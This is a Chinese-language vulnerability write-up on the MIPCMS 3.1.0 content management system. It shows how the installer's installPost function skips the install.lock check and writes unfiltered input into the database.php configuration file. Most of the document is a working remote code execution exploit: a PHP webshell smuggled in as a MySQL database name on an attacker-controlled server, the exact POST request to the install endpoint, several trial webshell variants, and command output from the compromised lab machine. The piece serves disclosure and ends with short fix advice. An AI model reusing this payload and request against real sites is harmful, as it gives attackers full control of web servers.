0x00 环境准备

MIPCMS官网：https://www.mipcms.cn

网站源码版本：MIPCMS内容管理系统 V3.1.0（发布时间：2018-01-01）

程序源码下载：http://www.mipcms.cn/mipcms-3.1.0.zip

本地测试网站：

0x01 代码分析

1、漏洞文件位置/app/install/controller/Install.php 第13-23行：

```
    public function index()
    {

        if (is_file(PUBLIC_PATH . 'install' . DS .'install.lock')) {
            header('Location: ' . url('@/'));
            exit();
        }
        if (!defined('__ROOT__')) {
            $_root = rtrim(dirname(rtrim($_SERVER['SCRIPT_NAME'], '/')), '/');
            define('__ROOT__', (('/' == $_root || '\\' == $_root) ? '' : $_root));
        }
```

这段index函数对install.lock文件进行检测，如果发现存在就退出。我们继续看下面的代码，本次远程代码执行漏洞代码主要为installPost函数，先来看一下第118-142行：

```
public function installPost(Request $request) {
              header('Access-Control-Allow-Origin: *');
              header('Access-Control-Allow-Credentials: true');
              header('Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS');
              header('Access-Control-Allow-Headers: Content-Type, Content-Range,access-
token, secret-key,access-key,uid,sid,terminal,X-File-Name,Content-Disposition, Content-
Description');
           if (Request::instance()->isPost()) {
               $dbconfig['type']="mysql";
```

```
                $dbconfig['hostname']=input('post.dbhost');
                $dbconfig['username']=input('post.dbuser');
                $dbconfig['password']=input('post.dbpw');
                $dbconfig['hostport']=input('post.dbport');
                $dbname=strtolower(input('post.dbname'));
            $username = input('post.username');
                $password = input('post.password');
                $rpassword = input('post.rpassword');
              if (!$username) {
                   return jsonError('请输入用户名');
                }
              if (!$password) {
                    return jsonError('请输入密码');
                }
                if (!$rpassword) {
                    return jsonError('请输入重复密码');
              }
```

这段函数中，并没有沿用index中install.lock进行检测，我们可以通过构造链接，直接跳转到这一步，绕过index函数中install.lock的检测。可以看到，这段installPost函数中获取了多个参数，继续往下看：

```
    $dsn = "mysql:dbname={$dbname};host={$dbconfig['hostname']};port=
{$dbconfig['hostport']};charset=utf8";
    try {
        $db = new \PDO($dsn, $dbconfig['username'], $dbconfig['password']);
    } catch (\PDOException $e) {
        return jsonError('错误代码:'.$e->getMessage());
    }
    $dbconfig['database'] = $dbname;
    $dbconfig['prefix']=trim(input('dbprefix'));
    $tablepre = input("dbprefix");
    $sql = file_get_contents(PUBLIC_PATH.'package'.DS.'mipcms_v_3_1_0.sql');
    $sql = str_replace("\r", "\n", $sql);
    $sql = explode(";\n", $sql);
    $default_tablepre = "mip_";
    $sql = str_replace(" `{$default_tablepre}", " `{$tablepre}", $sql);
    foreach ($sql as $item) {
        $item = trim($item);
        if(empty($item)) continue;
        preg_match('/CREATE TABLE `([^ ]*)`/', $item, $matches);
        if($matches) {
            if(false !== $db->exec($item)){

            } else {
               return jsonError('安装失败');
            }
        } else {
            $db->exec($item);
        }
    }
```

这段函数对获取的参数进行检测，Mysql数据库连接失败会报错退出，接着进行导入数据库操作。

继续往下看，第172-192行：

```
        if(is_array($dbconfig)){
        $conf = file_get_contents(PUBLIC_PATH.'package'.DS.'database.php');
        foreach ($dbconfig as $key => $value) {
            $conf = str_replace("#{$key}#", $value, $conf);
        }
        $install = CONF_PATH;
        if(!is_writable($install)){
            return jsonError('路径：'.$install.'没有写入权限');
        }
        try {
            $fileStatus = is_file(CONF_PATH. '/database.php');
            if ($fileStatus) {
                 unlink(CONF_PATH. '/database.php');
            }
            file_put_contents(CONF_PATH. '/database.php', $conf);
            return jsonSuccess('配置文件写入成功',1);
        } catch (Exception $e) {
            return jsonError('database.php文件写入失败，请检查system/config 文件夹是否可写入');
        }
```

在installPost函数的最后，将参数写入到配置文件database.php中，而且并未对参数进行任何过滤或转义，攻击者可以构造脚本代码写入配置文件。

综上，首先程序流程把控不严谨，可以绕过install.lock检测进入installPost函数中，然后通过构造参数将脚本代码写入配置文件，进一步去触发脚本代码，控制网站服务器。程序在实现上存在远程代码执行漏洞，危害极大。

0x02 漏洞利用

一、如何去构造Payload

难题1：构造的参数在Mysql连接中，必须连接成功，不然程序就报错退出了。

在写入配置文件中，我们能够控制的参数有5个参数，到底哪个参数能利用呢？写入配置文件的形式如下：

```
    return [
        'hostname'       => '127.0.0.1',    // 服务器地址
        'database'       => 'test',         // 数据库名
        'username'       => 'root',         // 用户名
        'password'       => 'root',         // 密码
        'hostport'       => '3306',         // 端口
    ];
```

为了能让Mysql连接成功，我们需要自己搭建一个Mysql服务，让程序连接不会报错，这样才能继续利用。另外，在5个参数中，服务器地址和端口是不能改的，用户名限制不能超过16位，Mysql的密码是加密也不好利用，唯一剩下可以利用的就是数据库名，要建立一个与Payload名字一样的数据库名，才能连接成功。

难题2：写入配置文件的时候，大写会全部转化为小写，那么全局变量$_GET等，全局不能利用：

为此，测试了不少一句话木马，尝试通过加密来解决问题，如：

```
test',1=>file_put_contents("test.php",strtoupper('<?php eval($_POST[g])?>')),'xx'=>'
test',1=>eval(base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2ddKT8+)),'xx'=>'
test',1=>eval(urldecode(%24%5F%50%4F%53%54%5B%67%5D)),'xx'=>'
```


但是这些Payload要么不行执行，要么不能命名为数据库名。最终，灵感突现，直接放弃$*GET*/$POST,利用php://input实现的webshell，就不必纠结于大小写了。

```
最终Payload：
test',1=>eval(file_get_contents('php://input')),'xx'=>'
```

二、漏洞利用过程

模拟环境：网站服务器IP：192.168.8.131 模拟攻击者服务器IP:192.168.8.1

过程1：首先在攻击者服务器（192.168.8.1）搭建一个Mysql服务，新建数据库命名为：test',1=>eval(file_get_contents('php://input')),'xx'=>'




过程2：访问网站服务器（192.168.8.131）提交Payload写入配置文件，


Payload：

http://192.168.8.131/index.php?s=/install/Install/installPost

POST：
username=admin&password=admin&rpassword=admin&dbport=3306&dbname=test',1=>eval(file_get_contents('php://input')),'xx'=>'&dbhost=192.168.8.1&dbuser=root&dbpw=root




进一步去触发脚本代码，执行系统命令，whoami查看网站服务器当前用户为administrator：




```
1 test1\administrator
2
```

查看网站服务器IP设置：




```
Windows IP Configuration



Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 192.168.8.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2
```

0x03 修复建议

1、在初始化过程中进行lock文件检测，避免被绕过；

2、全局配置可考虑写入数据库进行调用。